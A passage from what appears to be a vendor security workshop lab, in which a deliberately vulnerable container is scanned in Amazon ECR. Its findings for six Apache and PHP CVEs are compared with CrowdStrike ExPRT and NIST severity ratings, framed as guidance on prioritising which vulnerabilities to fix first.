build the vulnerable container and push to ECR. Once that completes, you can run the Basic scan.

In the example below, we disabled image scanning, so the image build could complete.




From here, we initiate a Basic scan (or an Enhanced scan if Amazon Inspector 2.0 is enabled). After a few minutes, we'll see a vulnerability results summary that we can pivot into for CVE details.




Let's compare these findings with vulnerabilities detected by CrowdStrike image assessment, sorted by ExPRT severity ratings.

| CVE ID | Package Name | CrowdStrike ExPRT | NIST.gov | AWS Basic scan |
|---|---|---|---|---|
| CVE-2019-11043 | php7.0 7.0.30-0+deb9u1 | critical | critical | high |
| CVE-2021-44790 | apache2 2.4.25-3+deb9u5 | critical | critical | high |
| CVE-2021-40438 | apache2 2.4.25-3+deb9u5 | critical | critical | medium |
| CVE-2019-0211 | apache2 2.4.25-3+deb9u5 | critical | high | high |
| CVE-2020-28949 | php-pear 1:1.10.1+submodules+notgz-9 | critical | high | medium |
| CVE-2020-36193 | php-pear 1:1.10.1+submodules+notgz-9 | critical | high | medium |

CVE scores objectively point to the same vulnerabilities, but Falcon Spotlight ExPRT.AI focuses on actual risks in a specific situation determined by a range of contextual information including the Indicators of Attack and Misconfiguration already detected, the maturity and prominence of exploits for the vulnerability, and many other factors. The key objective for the customer is to quickly identify and prioritize the vulnerabilities which must be addressed immediately, which ones can be mitigated by other means, and those which can wait.

**End of Lab 6**